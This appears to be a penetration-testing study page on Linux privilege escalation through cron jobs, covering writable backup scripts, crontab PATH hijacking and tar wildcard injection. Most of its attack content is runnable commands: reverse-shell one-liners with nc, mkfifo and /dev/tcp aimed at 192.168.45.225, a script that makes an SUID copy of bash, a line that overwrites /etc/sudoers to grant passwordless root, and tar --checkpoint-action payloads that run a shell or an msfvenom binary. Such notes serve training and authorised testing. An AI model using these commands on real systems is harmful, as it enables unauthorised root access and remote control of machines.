














































































































































CRON Jobs
18.6.1 - Abusing CRON jobs
Cron jobs are programs or scripts which users can schedule to run at specific times or intervals. Cron jobs run with the security level of the user who owns them. By default, cron jobs are run with the /bin/sh shell with limited environment variables.
Cron table files (crontabs) store the configuration for cron jobs. User crontabs are usually located in /var/spool/cron/crontabs/. The system-wide crontab is located at /etc/crontab.
Inspect the cron log file
grep "CRON" /var/log/syslog
If we can modify the contents of a backup script, we can add a revshell
echo >> user_backups.sh
echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc
echo -e '#!/bin/sh\n/bin/bash -i >& /dev/tcp/192.168.45.225/80 0>&1' > etc_Backup.sh
Prepend the shebang, or try without
sed -i '1i #!/bin/sh' etc_Backup.sh
echo "busybox nc 192.168.45.225 80 -e /bin/bash" >> program.sh
echo "nc -c /bin/bash 192.168.45.225 80" >> program.sh
18.6.2 - CRON Jobs - Crontab PATH Environment Variable Vulnerability
The crontab PATH environment variable is set to /usr/bin:/bin by default. The PATH variable can be overwritten in the crontab file. If a cron job program or script doesn't use an absolute path and one of the PATH directories is writable by our user, we may be able to create a program/script with the same name as the cron job.

Check for writeable PATH directories via linpeas/lse. Then check for CRON jobs with non-absolute paths.
Cron job with original cron name. Creates an SUID version of bash in /tmp.
nano overwrite.sh
#!/bin/bash
cp /bin/bash /tmp/rootbash
chmod +s /tmp/rootbash
chmod +x overwrite.sh
Alternatively we can add the sudoers command allowing for switching to root, this is the lesser option as it will ask for a password sometimes.
exec_command(‘echo “user ALL=(root) NOPASSWD: ALL” > /etc/sudoers’)
18.6.3 - CRON Jobs - Wildcards

When a wildcard character is provided to a command as part of an argument, the shell will first perform filename expansion (also known as globbing) on the wildcard. This process replaces the wildcard with a space-separated list of the file and directory names in the current directory. An easy way to see this in action is to run the following command from the home dir.
echo *
Since filesystems in Linux are generally very permissive with filenames and filename expansion happens before the command is executed, it's possible to pass command line options (e.g. -h, --help) to commands by creating files with these names. The following commands show how this works:
ls *
touch ./-1
ls *
Filenames aren't simply limited to simple options like -h or --help. We can create filenames that match complet options. GTFOBins can help determine if a command has command line options which could be useful for our purposes.
--option=key=value
As an example, we can spawn a root shell with tar using command line options. We have a cron with this code which changes to our home directory and executes the tar command with several options, most importantly with the wildcard character.
https://www.hackingarticles.in/exploiting-wildcard-for-privilege-escalation/
https://medium.com/@polygonben/linux-privilege-escalation-wildcards-with-tar-f79ab9e407fa
#!/bin/bash
cd /home/user
tar czf /tmp/backup.tar.gz *
We can modify this to our needs and spawn a reverse root shell back to our local machine. Note we're using an msfvenom elf.
chmod +x shell.elf
Creating a checkpoint for every file processed, as well as defining an action to run at every checkpoint. In our case, execute our revshell.
touch ./--checkpoint=1
touch ./--checkpoint-action=exec=shell.elf
Another example of tar exploitation on one line
sudo /usr/bin/tar -czvf /tmp/backup.tar.gz * -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh